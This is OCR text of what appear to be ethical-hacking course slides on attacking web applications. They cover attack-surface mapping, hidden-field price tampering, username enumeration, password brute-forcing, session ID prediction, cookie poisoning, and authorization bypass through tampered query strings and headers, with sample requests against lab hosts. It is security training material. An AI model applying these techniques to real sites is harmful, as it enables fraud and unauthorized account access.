
Attack Web Servers

- After identifying the web server environment, **scan the server for known vulnerabilities** using any web server vulnerability scanner
- **Launch web server attack** to exploit identified vulnerabilities
- **Launch Denial-of-Service (DoS)** against web server

Web Server Hacking Tools

- Metasploit (*https://www.metasploit.com*)
- Nikto (*https://cirt.net*)
- Nessus (*https://www.tenable.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)

WebInspect WebInspect identifies **security vulnerabilities** in the web applications which allows attacker to carry out **web services** attacks



https://software.microfocus.com

Note: For complete coverage of web server hacking techniques refer to Module 13: Hacking Web Servers

Analyze Web Applications

- Analyze the active application's functionality and technologies in order to **identify the attack surfaces** that it exposes

Identify Entry Points for User Input	Review the generated **HTTP request** to identify the user input entry points
Identify Server-Side Technologies	Fingerprint the technologies active on the server using various fingerprint techniques such as **HTTP fingerprinting**
Identify Server-Side Functionality	Observe the **applications revealed to the client** to identify the server-side structure and functionality
Map the Attack Surface	Identify the **various attack surfaces** uncovered by the applications and the vulnerabilities that are associated with each one

Analyze Web Applications: Identify Entry Points for User Input


- Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**
- Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host headers**
- Determine URL encoding techniques and other encryption measures implemented to **secure the web traffic** such as SSL


Tools used

- Burp Suite (*https://portswigger.net*)
- OWASP Zed Attack Proxy (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- httprint (*http://www.net-square.com*)

Analyze Web Applications: Identify Server-Side Technologies

- Perform a **detailed server fingerprinting**, analyze HTTP headers and HTML source code to identify server side technologies
- **Examine URLs** for file extensions, directories, and other identification information
- Examine the **error page messages**
- **Examine session tokens:** JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID - PHP





http://www.net-square.com


Analyze Web Applications: Identify Server-Side Functionality

- Examine page source and URLs and make an educated guess to determine the internal structure and functionality of web applications

Tools used


GNU Wget	https://www.gnu.org
Teleport Pro	http://www.tenmax.com
BlackWidow	http://softbytelabs.com

GNU Wget



https://www.gnu.org

Examine URL



Analyze Web Applications: Map the Attack Surface

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation

Information	Attack
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Codes	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

Bypass Client-Side Controls

- A web application requires client side controls to **restrict user inputs in transmitting data via client components** and **implementing measures** on controlling the user's interaction with his or her own client
- Often web developers think that the data transmitted from the client to server is **within the users control** and this **assumption can make the application vulnerable** to various attacks

Attack Hidden Form Fields	**Identify hidden form fields** in the web page and **manipulate the tags** and fields to exploit the web page before transmitting the data to the server
Attack Browser Extensions	Attempt to **intercept the traffic** from the browser extensions or decompile the browser extensions to capture user data
Perform Source Code Review	Perform **source code review** to identify vulnerabilities in the code that cannot be identified by the traditional vulnerability scanning tools

Bypass Client-Side Controls: Attack Hidden Form Fields

- In any ecommerce/retailing web applications, the developer flags certain fields like product name, product price, etc. as **hidden** in order to **restrict the user to view and modify**
- In every client session, developers use hidden fields to **store client information**, including product prices and discount rates
- To exploit such vulnerable web applications, save the source code for the **HTML page**, tamper the price values by editing the **price field's value** and reload the source into a browser. Then click the **Buy** button to buy the product at edited price
- You can also attempt to **provide negative values** in the price field to get **refund** from the application

Bypass Client-Side Controls: Attack Browser Extensions

- Capturing the data from a web application that uses **browser extension components** can be achieved by two methods

Intercepting Traffic from Browser Extensions

- Attempt to **intercept and modify the request** and response made by the component and the server respectively
- Use tools like **Burp Suite** to capture the data

Decompiling Browser Extensions

- In this technique, you can attempt to **decompile the component's bytecode** in order to view its detailed source, which allows you to identify the detailed information of the component functionality
- The main advantage of this technique is that, it allows you to **modify data present** in the requests that are sent to server, regardless of any obfuscation or encryption mechanisms employed to transmitted data

Bypass Client-Side Controls: Perform Source Code Review

- Examine the web application source code and understand the working of components in the code to identify the following functionalities of the components:

1. Client-side Input validation
2. Modifiable components with hidden client-side functionality
3. Employed Obfuscation or encryption techniques on transmitted data
4. References to server-side functionality

Attack Authentication Mechanism

- Exploit **design and implementation flaws** in web applications, such as failure to check password strength or insecure transportation of credentials, to bypass authentication mechanisms

User Name Enumeration

- Verbose failure messages
- Predictable user names

Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack

Session Attacks


- Session prediction
- Session brute-forcing
- Session poisoning

Cookie Exploitation


- Cookie poisoning
- Cookie sniffing
- Cookie replay

User Name Enumeration

- If login error states which part of the user name and password is not correct, guess the users of the application using the **trial-and-error method**



User name rini.matthews does not exist



https://wordpress.com

User name successfully enumerated to rinimatthews

- Some applications automatically generate **account user names** based on **a sequence** (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names

Note: User name enumeration from verbose error messages will fail if the application implements account lockout policy i.e., locks account after a certain number of failed login attempts

Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by **spidering** the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality

Password Recovery

- Forgot Password' features generally present a challenge to the user; if the number of attempts is not limited, attacker can **guess the challenge answer** successfully with the help of social engineering
- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved


'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**
- Attackers can use an enumerated user name or predict the session identifier to **bypass authentication mechanisms**

Password Attacks: Password Guessing and Brute-forcing

Password Guessing


- Create a list of possible passwords using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered
- Create a dictionary of all possible passwords using tools such as Dictionary Maker to perform dictionary attacks
- Password guessing can be performed manually or using automated tools such as THC-Hydra, Burp Suite, L0phtCrack, ophcrack, RainbowCrack, etc.



https://www.thc.org

Brute-forcing

- Try to crack the log-in passwords by trying all possible values from a set of alphabets, numeric, and special characters
- Use password cracking tools such as Burp Suite, L0phtCrack, Cain & Abel, etc.



https://portswigger.net

Session Attacks: Session ID Prediction/Brute-forcing

01 In the first step, **collect some valid session ID values** by **sniffing traffic** from authenticated users

02 **Analyze captured session IDs** to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it

03 Vulnerable session generation mechanisms that use session IDs composed by user name or other predictable information, like timestamp or client IP address, can be exploited by easily **guessing valid session IDs**

04 In addition, you can implement a brute force technique to generate and test different **values of session ID** until he successfully gets access to the application


GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen-17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
- - - - - - - - - - - - - -
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Q
```

Predictable Session Cookie

Cookie Exploitation: Cookie Poisoning

- If the cookie contains **passwords** or **session identifiers**, steal the cookie using techniques such as **script injection** and **eavesdropping**
- Then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- You can trap cookies using tools such as **OWASP Zed Attack Proxy**, **Burp Suite**, etc.



https://www.owasp.org

Attack Authorization Schemes

- First, access web application using low privileged account and then escalate privileges to **access protected resources**
- **Manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.

1. Uniform Resource Identifier
2. POST Data
3. Query String and Cookies
4. Parameter Tampering
5. HTTP Headers
6. Hidden Tags

Authorization Attack: HTTP Request Tampering

Query String Tampering

- If the query string is visible in the address bar on the browser, then try to change the string parameter to bypass authorization mechanisms

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

- Use web spidering tools such as Burp Suite to scan the web app for POST parameters

HTTP Headers


- If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities


```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
_____..
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

- Here, ItemID = 201 is not accessible as Admin parameter is set to false, you can change it to true and access protected items

Authorization Attack: Cookie Parameter Tampering

- In the first step, collect some session cookies set by the web application and analyze them to determine the **cookie generation mechanism**
- Trap session cookies set by the web application, tamper with its parameters using tools, such as **OWASP Zed Attack Proxy**, and replay to the application





https://www.owasp.org

Attack Access Controls

- Walk through a website to identify following applications' access controls details:
  - Individual access to a particular subset of data
  - Levels of grant access (employees, managers, supervisors, CEOs, etc.)
  - Administrators functionality to configure and monitor
  - Functionalities that allows to escalate privileges

Access Controls Attack Methods

- Attack with Different User Accounts
- Attack Multistage Processes
- Attack Static Resources
- Attack Direct Access to Methods
- Attack Restrictions on HTTP Methods

Exploiting Insecure Access Controls

Parameter-Based Access Control

Attacker makes use of request parameters assigned to administrators to gain access to administrative functions

Referer-Based Access Control

- HTTP referrer provides access control decisions
- Attacker exploits HTTP referrer and manipulate it to any value

Location-Based Access Control

Attackers can bypass location-based access controls by using a web-proxy's, a VPN, a data roaming enabled mobile device, direct manipulation of client-side mechanisms, etc.

Attack Session Management Mechanism

Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users

Session Token Generation

1. Session Tokens Prediction
2. Session Tokens Tampering

Session Tokens Handling

1. Man-In-The-Middle Attack
2. Session Replay
3. Session Hijacking

Attacking Session Token Generation Mechanism

Weak Encoding Example

```
https://www.certifiedhacker.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64%61%7
4%65%3D%32%33%2F%31%31%2F%32%30%31%30
```

